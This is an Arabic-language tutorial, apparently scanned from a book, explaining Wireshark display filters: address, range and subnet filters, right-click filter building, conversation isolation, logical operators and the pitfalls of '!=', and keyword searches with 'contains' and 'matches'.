سوف نستخدم أساء الحقول **ip.src**، **ip.dst**، **ip.host**، و**ip.addr** لحركة **IPv4** و**ipv6.src** ، **ipv6.dst**، **ipv6.host**، و **ipv6.addr** لحركة مرور**IPv6** . لاحظ أنه عند النقر على عنوان **IP** في جزء تفاصيل الحزم، فانه سوف يستدعي **ip.src**، **ip.dst**، **ipv6.src**، أو **ipv6.dst**. أسماء الحقول **ip.host** و **ipv6.host** و**ip.addr** و**ipv6.addr**لا توجد في الحزم.

أسماء الحقول **ip.host** و**ipv6 host filters** تبحث عن عناوين **IPv4** أو عناوين **IPv6** التي يتم ترجمتها الى اسم مضيف محدد في حقل العنوان **IPv4/IPv6 source** أو حقل العنوان **IPv4/IPv6 destination**. الفلتر **ip.addr==[address]** و**ipv6.addr==[address]** تبحث عن عناوين **IPv4/IPv6** في كل من الحقل **IPv4/IPv6 source address** أو الحقل **IPv4/IPv6 destination address**.

- Example: ip.addr==10.3.1.1

Display frames that have 10.3.1.1 in the IP source address field or the IP destination address field

- Example: !ip.addr==10.3.1.1

Display all frames except frames that have 10.3.1.1 in the IP source address field or 10.3.1.1 in the IP destination address field

- Example: ipv6.addr==2406:da00:ff00::6b16:f02d

Display all frames to or from 2406:da00:ff00::6b16:f02d

- Example: ip.src==10.3.1.1

Display traffic from 10.3.1.1

- Example: ip.dst==10.3.1.1

Display traffic to 10.3.1.1

- Example: ip.host==www.wireshark.org[34]

Display traffic to or from the IP address that resolves to www.wireshark.org

- **فلترة حركة المرور إلى أو من مجموعه من العناوين (range of address)**

يمكنك استخدام **ip.addr** أو الفلتر **ipv6.addr** مع عوامل المقارنة **<** أو **>** والعامل المنطقي **&&** وذلك للبحث عن الحزم التي تحتوي على عنوان ضمن نطاق من العناوين.

- Example: ip.addr > 10.3.0.1 && ip.addr < 10.3.0.5

Display traffic to or from 10.3.0.2, 10.3.0.3 or 10.3.0.4

- Example: (ip.addr >= 10.3.0.1 && ip.addr <= 10.3.0.6) && !ip.addr==10.3.0.3

Display traffic to or from 10.3.0.1, 10.3.0.2, 10.3.0.4, 10.3.0.5 or 10.3.0.6–the IP address 10.3.0.3 is excluded from the range specified

- Example: ipv6.addr >= fe80:: && ipv6.addr < fec0::

Display traffic to or from IPv6 addresses beginning with 0xfe80 thorough 0xfec0

- **فلترة حركة المرور إلى أو من الشبكة الفرعية (IP Subnet)**

يمكنك تحديد الشبكة الفرعية باستخدام صيغة **CIDR** (**Classless Interdomain Routing**) مع اسم الحقل **ip.addr**. يستخدم هذا التنسيق عنوان **IP** متبوعة بشرطة مائلة (****)لاحقة والتي تشير إلى عدد البتات التي تحدد جزء الشبكة من عنوان **IP**.

- **Example: ip.addr==10.3.0.0/16**

Display traffic that contains an IP address starting with 10.3 in the source IP address field or destination IP address field

- **Example: ip.addr==10.3.0.0/16 && !ip.addr==10.3.1.1**

Display traffic that contains an IP address starting with 10.3 in the source IP address field or destination IP address field except 10.3.1.1

- **Example: !ip.addr==10.3.0.0/16 && !ip.addr==10.2.0.0/16**

Display all traffic except traffic that contains an IP address starting with 10.3 or 10.2 in the source IP address field or destination IP address field


Quickly Filter on a Field in a Packet

عندما تبحث عن حركة المرور التي تحتوي على خصائص معينة (**particular characteristic**)، يمكن أن تذهب في طريق طويل أو تتخذ مسار قصير. على الرغم من أنه يمكنك كتابة فلتر العرض ومن ثم النقر فوق **Apply**، او باستخدام أسلوب النقر بزر الماوس الأيمن هي وسيلة أسرع لبناء وتطبيق فلاتر العرض.


يمكنك النقر بزر الماوس الأيمن فوق أي حقل أو خاصية في الحزمة وتحدد إما **Apply as Filter** (الذي ينشا ويطبق فلتر على الفور) أو **Prepare a Filter** (الذي يضع الفلتر الجديد في منطقة فلاتر العرض، ولكن لا ينطبق تلقائيا إلى ملف التتبع).

- **Work Quickly–Use Right-Click | Apply as Filter**

على سبيل المثال، في الشكل التالي. في الجزء تفاصيل الحزم تفاصيل الإطار 8، قمنا بتوسيع القسم **HTTP** والنقر الأيمن على **GET URI** والذي تشير إلى مستخدم يريد تحميل الصفحة الرئيسية لموقع على شبكة الإنترنت (/). اخترنا تطبيق **Apply as Filter** ومن ثم **Selected**.



الوايرشارك ينشا فلتر العرض السليم على سبيل المثال (**http.request.uri=="/"**) وتطبيق ذلك على ملف التتبع. لدينا الآن عرض اثنين من الحزم. يبدو هذا المستخدم يطلب الصفحة الرئيسية من عنوانين **IP** مختلفة، كما هو مبين في الشكل التالي.




إذا كنت ترغب في استبعاد هذه الأنواع من طلبات **HTTP** من العرض، ببساطة نضف علامة تعجب (**!**)أو الكلمة **not** قبل الفلتر. وهذا ما يسمى عامل ابعاد الفلتر (**exclusion filter**). يمكنك أيضا إنشاء هذا استبعاد الفلتر هذا (**exclusion filter**) بالنقر بزر الماوس الأيمن على طلب **GET** للصفحة الافتراضية وتحدد **Apply as Filter** ومن ثم نختار **Not Selected**.



- **Be Creative with Right-Click | Prepare a Filter**


استخدام **Prepare a filter** عندما تريد تغيير فلتر أو التحقق من الصيغة قبل أن يتم تطبيقه. على سبيل المثال، ربما كنت تريد أن تعرف إذا قدم شخص ما طلبا للحصول على ملف**JPG** . نقوم بالنقر بزر الماوس الأيمن ومن ثم اختيار **Prepare a Filter** فوق خط طلب **URI**ومن ثم نختار **Selected**.

الوايرشارك يقوم بوضع الصيغة **http.request.uri=="/prod/scripts/mbox.js"** في منطقة فلاتر العرض، لكنه لا يطبق الفلتر على حركة المرور. نقوم بتغير الفلتر الى **http.request.uri contains "jpg"** ومن ثم ننقر فوق **APPLY**. كما هو موضح في الشكل التالي.



- **Right-Click Again to use the "..." Filter Enhancements**

عند قيامك بعملية النقر بزر الماوس الأيمن لتطبيق **Apply as Filter** و **Prepare a Filter**، فإنك سوف ترى أربعة خيارات فلتر أخرى والتي تبدأ بـ "**...**"، كما هو مبين في الشكل التالي. في هذا المثال، لا يزال لدينا **http.request.uri** والذي يحتوي على الفلتر "**JPG**"ونحن نريد أيضا أن نبحث عن**go.espn.com** .
أي خيار فلتر والذي يبدأ بـ "**...**" سيتم إلحاقه الى فلاتر العرض القائمة.



القائمة التالية توضح كيف يمكن استخدام الوظيفة الإضافية على الفلاتر إذا كان لدينا بالفعل الفلتر **tcp.port==80** في المكان.

- **Right-click on Request Method: GET and choose Selected**

Filter created: http.request.method == "GET"

This will replace the current display filter and display all HTTP packets that contain the GET request method.

- **Right-click on Request Method: GET and choose Not Selected**

Filter created: !(http.request.method == "GET")

This will replace the current display filter and display any packets except HTTP packets that contain the HTTP GET request method.

- **Right-click on Request Method: GET and choose ... and Selected**

Filter created: (tcp.port==80) && (http.request.method == "GET")

This will display packets to or from port 80 that contain the HTTP GET request method.

- **Right-click on Request Method: GET and choose ... or Selected**

Filter created: (tcp.port==80) || (http.request.method == "GET")

This will display packets to or from port 80 as well as any HTTP packets that contain the GET request method. For example, if your HTTP traffic uses port 81, you will still see all the HTTP GET requests from that traffic.

- **Right-click on Request Method: GET and choose ... and Not Selected**

Filter created: (tcp.port==80) && !(http.request.method == "GET")

This will display all traffic to or from port 80, but not any HTTP packets on that port that contain the GET request method.

- **Right-click on IP Source Address 10.2.2.2 and choose ... or Not Selected**

Filter created: (tcp.port==80) || !(ip.src==10.2.2.2)

This will display packets to or from port 80 or any traffic that is not from 10.2.2.2

Filter on a Single TCP or UDP Conversation

عندما تريد تحليل الاتصال بين تطبيق العميل وعملية الخادم، فإنك سوف تبحث عن "**conversation**". هذه **conversation** تستند على عناوين **IP** وأرقام المنفذ لتطبيق العميل وعملية الخادم. غالبا يحتوي ملف التتبع الخاص على مئات من **conversation**. ولمعرفة كيف بسرعه تحديد مكان وفلترة **conversation** المهتم بها في تحريك عملية التحليل بسرعة إلى الأمام.

القوائم التالية هي أربع طرق لاستخراج **conversation** اما **TCP** او **UDP** واحدة من ملف التتبع.


1- لاستخراج **UDP/TCP conversation** يمكنك ذلك بالنقر بزر الماوس الأيمن فوق حزم **UDP** أو **TCP** في جزء قائمة الحزم ومن ثم اختيار **Conversation Filter** ثم **[TCP|UDP]**.

2- لاستخراج **UDP/TCP conversation** يمكنك ذلك بالنقر بزر الماوس الأيمن فوق حزم **UDP** أو **TCP** في جزء قائمة الحزم ومن ثم اختيار **Follow [TCP|UDP] Stream**.


3- لاستخراج **conversation** من الوايرشارك وذلك من خلال النقر فوق **Statistics** ومن ثم اختيار **Conversations**.

4- لاستخراج **TCP conversation** قائمة على أساس **Stream index number** (الموجودة في رأس **TCP**).

- **Use Right-Click to Filter on a Conversation**



- **Use Right-Click to Follow a Stream**




- **Filter on a Conversation from Wireshark Statistics**

من خلال القائمه الرئيسيه نختار **Statistics** ومن ثم نختار **Conversations** وذلك لعرض وفرز، والفلتره بسرعة لل **Conversations**. انقر فوق أحد علامات التبويب للبروتوكول في الجزء العلوي من نافذة **Conversations** لتحديد نوع **Conversations** التي كنت مهتما بها.

انقر بالزر الايمن على خط **Conversations** لتحديد **Apply as Filter**، **Prepare a Filter**، **Find a Packet**، أو **Colorize Conversation**.

عند تحديد **Apply as Filter** أو **Prepare a Filter**، فان بعض الخيارات المثيرة للاهتمام سوف تظهر. في الشكل التالى، اخترنا **Statistics | Conversations** وفرزها على عمود الحزم. ثم نقوم بالنقر بزر الفأرة الأيمن على المحادثة الأعلى حيث نرى العديد من الخيارات فهنا سوف نختار **Apply as Filter** ومن ثم نختار **Selected**. يمكننا أيضا اختيار لتحديد الاتجاه أو إدراج "**Any**" في التصفية. تحت علامات التبويب **UDP** و **TCP**، فإن مصطلح "**A**" يشير إلى كل الأعمدة المسمى مع "**A**" في العنوان **A** والمنفذ **A**.


ip.addr==24.6.173.220 && tcp.port==19996



ملحوظه: يمكنك تنفيذ نفس الخطوات الأساسية من **Statistics | Endpoints windows** على الرغم من أنك لن يكون لها "**A**" و "**B**" التسميات المتاحة.

- **Filter on a TCP Conversation Based on the Stream Index Field**

في رؤوس **TCP**، يمكنك أيضا بزر الماوس الأيمن فوق الحقل **Stream Index** لإنشاء فلتر **TCP conversation**. في الشكل التالي، قمنا بتوسيع رأس **TCP** لتسليط الضوء على والنقر بالزر الايمن على الحقل **Stream Index** واختيار **Apply as Filter**، يمكننا إنشاء فلتر **conversation** كالاتى **tcp.stream==2**.



Conditions Expand Display Filters with Multiple Include and Exclude

سيكون هناك العديد من الأوقات عندما تريد فلترة القيم في أكثر من حقل واحد. على سبيل المثال، قد تكون مهتما في رؤية كافة الحزم التي تحتوي على اوامر **GET** في حقل **HTTP Request Method** و"**.exe**" في حقل **HTTP Request URI**. يجب الجمع بين هذين الشرطين باستخدام المعامل المنطقي(**logical operator**) .

- **Use Logical Operators**

الوايرشارك يفهم أربعة عوامل المنطقية. توفر القائمة التالية أمثلة للكيفية التي يمكن أن يستخدمها الوايرشارك للعوامل المنطقية لتوسيع فلاتر العرض من خلال إضافة شروط.

- **&& or and**

Example: ip.src==10.2.2.2 && tcp.port==80
View all IPv4 traffic from 10.2.2.2 that is to or from port 80

- **|| or or**

Example: tcp.port==80 || tcp.port==443
View all TCP traffic to or from ports 80 or 443

- **! or not**

Example: !arp
View all traffic except ARP traffic

- **!= or ne**

Example: tcp.flags.syn != 1
View TCP frames that do not have the TCP SYN flag (synchronize sequence numbers) set to 1

- **لماذا لا يعمل الفلتر =! ip.addr؟**

غالبا ما تتعثر الناس عند استخدام المعامل **=!**. وهنا بعض النصائح حول كيفية تفسير الوايرشارك لهذا المعامل.

Incorrect: ip.addr != 10.2.2.2

فهذا سوف يعرض الحزم التي لا تملك العنوان 10.2.2.2 في حقل **IP source address** أو في حقل **IP destination address**. أما وجد أي عنوان آخر غير 10.2.2.2 في حقول **IP source address** أو حقول **IP destination address**، سيتم عرض الحزمة. هذا يستخدم **or**، وسوف لا يقوم بفلترة أي من الحزم.

Correct: !ip.addr == 10.2.2.2

فهذا سوف يعرض الحزم التي لا تملك العنوان 10.2.2.2 في حقل **IP source address** أو في حقل **IP destination address**. هذا هو صيغة الفلتر المناسب عندما تقوم باستثناء حركة المرور من وإلى عنوان **IP** معين.

- **لماذا لا يعمل الفلتر1==tcp.flags.syn!؟**

فقط عندما تبدأ في تبني عملية تقسيم "**!**" من "=" ... شيئا ما ليس صحيحا تماما. إذا كنت تحاول عرض جميع حزم **TCP** التي لم يكن لديك تعيين **SYN bit** إلى 1، فإن هذا الفلتر لا يعمل.

Incorrect: !tcp.flags.syn==1

يتم تفسير هذا الفلتر بأنه "عرض لكافة الحزم التي لم يتم تعين **TCP SYN bit** إلى 1." حزم البروتوكول الأخرى، مثل حزم **UDP** و**ARP** التي تطابق هذا الفلتر، بعد كل شيء، هؤلاء لم يكن لديهم تعين **TCP SYN bit** إلى 1.

Correct: tcp.flags.syn !=1

هذا الفلتر سوف يقوم فقط بعرض حزم **TCP** التي تحتوي على مجموعة **SYN** والتي تم تعينها إلى 0.

استخدام الأقواس لتغيير معنى الفلتر (Use Parentheses to Change Filter Meaning)

يجب أن تكون على بينة كيف يمكنها الأقواس (**Parentheses**) من تغيير معنى الفلاتر الخاصة بك عند إنشاء وإضافة شروط إلى الفلتر. على سبيل المثال، بالنظر في فلاتر العرض التالية:

(tcp.port==80 && ip.src==10.2.2.2) || tcp.flags.syn==1
tcp.port==80 && (ip.src==10.2.2.2 || tcp.flags.syn==1)

استخدام القوسين يغير معنى الفلاتر الاثنين هذه.

في المثال الأول أعلاه، سيتم عرض حركة مرور من العنوان 10.2.2.2 على المنفذ 80. بالإضافة إلى ذلك، سيتم عرض الحزمة الأولى من كل **TCP handshakes** (بغض النظر عن أرقام المنافذ أو عناوين**IP**).

في المثال الثاني أعلاه، سيتم عرض كل حركة المرور على المنفذ 80. بالإضافة إلى ذلك، سيتم عرض الحزمة الأولى من كل **TCP handshakes** من10.2.2.2.

لماذا منطقة فلاتر العرض يصبح لونها اصفر؟

فكلما امكنك أن تصبح أكثر ميلا إلى المغامرة لتجميع فلاتر العرض، فانه عند نقطة ما تظهر ألوان الوايرشارك سواء اللون الأصفر او اللون الأحمر عند منطقة فلاتر العرض. الوايرشارك يؤدي عملية اكتشاف الخطأ على كل فلتر عرض، استنادا إلى نتائج اكتشاف الخطأ، فان ألوان خلفية منطقة فلاتر العرض تصبح حمراء (تدل على خطأ)، والأخضر (موافق)، أو أصفر (what the heck?).

- **الخلفية حمراء: يعنى أن الفلتر فشل في المرور من اختبار فحص الصيغ (Syntax Check)**

عندما تصبح منطقة فلاتر العرض لونها أحمر، فهذا يعنى أن الفلاتر لن تعمل على الاطلاق. عند النقر فوق الزر **Apply**، فان الوايرشارك سوف ينشأ رسالة مثل

"ip.addr=10.2.2.2" isn't a valid display filter: "=" was unexpected in this context

انظر الى HELP للحصول على وصف لصيغ فلاتر العرض.

- **الخلفية خضراء: يعنى أن الفلتر مر بنجاح من اختبار فحص الصيغ (Syntax Check)**

عندما تصبح خلفية منطقة فلاتر العرض خضراء، فهذا يعنى أن الفلتر سوف يعمل استنادا على فحص الصيغة (**syntax checks**). الوايرشارك لا يفعل "الفحص المنطقي (**logic check**) ". بالنظر الى الفلتر **http && udp**. حيث ان اتصالات **HTTP** العادية تكون عبر **TCP**، وليست **UDP**. لذلك لن يتطابق أي من الحزم لهذا الفلتر. على الرغم من أن هذا الفلتر غير منطقي، فإنه يمكن معالجته لأنه يمر من اختبار الصيغ (**syntax check**).

- **الخلفية صفراء: يعنى أن الفلتر مر بنجاح من اختبار فحص الصيغ (Syntax Check) ولكن مع تحذير**

عندما تكون خلفية فلاتر العرض هو الأصفر، فهذا يعنى ان الفلتر اجتاز اختيار الصيغ (**Syntax Check**)، ولكنه قد لا يعطيك النتائج التي تتوقعها. يتم تشغيل هذا اللون تلقائيا عندما يرى الوايرشارك المعامل "**!=**" في الفلتر. تذكر تجنب هذا الفلتر عند تحديد اسم الحقل الذي قد يتطابق مع حقلين فعليين في الحزمة. على سبيل المثال، يشير **ip.addr** الى البحث عن حقول عنوان **IPv4** كل من المصدر والوجهة. ومثال آخر **tcp.port** الذي سينظر في رقم المنفذ لكل من المصدر والوجهة.

إذا كنت تستخدم اسم حقل يشير إلى حدوث حقل واحد، فامضي قدما واستخدام "**!=**" في بناء الجملة. على سبيل المثال، فان صيغة الفلتر **ip.src != 10.2.3.1** ستعمل تماما على الرغم من ان خلفية الوايرشارك في منطقة فلاتر العرض ملونه باللون الاصفر.

ملحوظه: الأسباب الأكثر شيوعا التي تؤدى الى جعل خلفية فلاتر العرض تظهر باللون الأحمر اثنين (1) خطأ مطبعي في صياغة الفلتر و (2) باستخدام صيغة فلتر الالتقاط بدلا من بناء صيغة فلتر العرض. مهما حاولت القيام به، فان الفلتر ذات اللون الأحمر لن يعمل ابدا على الوايرشارك.

فلترة كلمة في ملف التتبع (Filter on a Keyword in a Trace File)

هناك بعض الأوقات التي سوف تحتاج فيها أن تبحث عن كلمة معينة، مثل "**admin**" في ملف التتبع. قد ترغب في النظر من خلال الأطر بأكمله أو في حقول معينة. حتى قد تحتاج للبحث عن سلسلة نصية في حالة **Uppercase** أو **Lowercase**. كل هذا ممكن.

- **Use contains in a Simple Keyword Filter through an Entire Frame**


يمكنك استخدام الإطار (**contains "string"**) للبحث عن الكلمة في جميع أنحاء الإطار. على سبيل المثال، الإطار **contains "admin"** سوف يقوم بالبحث عن السلسة **admin** (**all in lower case**) من خلال الإطار بأكمله، من رأس الإيثرنت من خلال مقطورة إيثرنت. هذا هو حقا فلتر بسيطة وكسول. حيث أنه قد يسفر عن نتائج كثيرة زائفة. على سبيل المثال، إذا كنت تستخدم هذا الفلتر عندما تكون مهتما فقط في معرفة إذا حاول شخص ما للدخول إلى حساب المشرف **FTP**، فإنك قد تشاهد أيضا الناس المتصفحون لطلبات **www.admin.com** لطلب الملف **adminhandbook.pdf**.

- **Use contains in a Simple Keyword Filter based on a Field**

بالنظر في بناء الفلتر لمجرد إلقاء نظرة على الحقل المهتم به للحد من النتائج الكاذبة. على سبيل المثال، إذا كنت تبحث داخل حزمة بروتوكول **FTP** والتي تحتوي على اسم المستخدم وتوسيع جزء **FTP** بالكامل في جزء تفاصيل الحزم، فإنك سوف ترى اسم المستخدم **FTP** في الحقل **ftp.request.arg** كملحوظه على شريط الحالة في الشكل التالي. يمكنك ببساطة كتابة الفلتر

ftp.request.arg contains "admin"

للبحث عن "**admin**" في حقل صيغة طلب **FTP**.



- **Use matches and (?i) in a Keyword Filter for Upper Case or Lower Case Strings**

إذا كنت تبحث مثلا عن كلمة **Admin** سواء كان ذات حروف كبيره (**Upper case**) أو ذات حروف صغيره (**Lower case**)، يمكنك توسيع فلتر العرض الذي استخدمنها سابقا وإدخال عليه بعض المعاملات المنطقية (**logical operator**).

الفلتر **"ftp.request.arg contains "admin** او الفلتر **"ftp.request.arg contains "Admin** من المفروض أن يعمل.

الوايرشارك يدعم استخدام **Perl-Compatible Regular Expressions** (**PCRE**) في فلاتر العرض. **Regular expressions** هي سلاسل نصية خاص تستخدم لتحديد نمط البحث. إذا كنت تريد فلترة السلسلة بأكملها سواء في حالة **Upper case** او **Lower case**، إذا يجب عليك استخدام **Regular expressions (regex)** ومعاملات المطابقة (**match operator**).

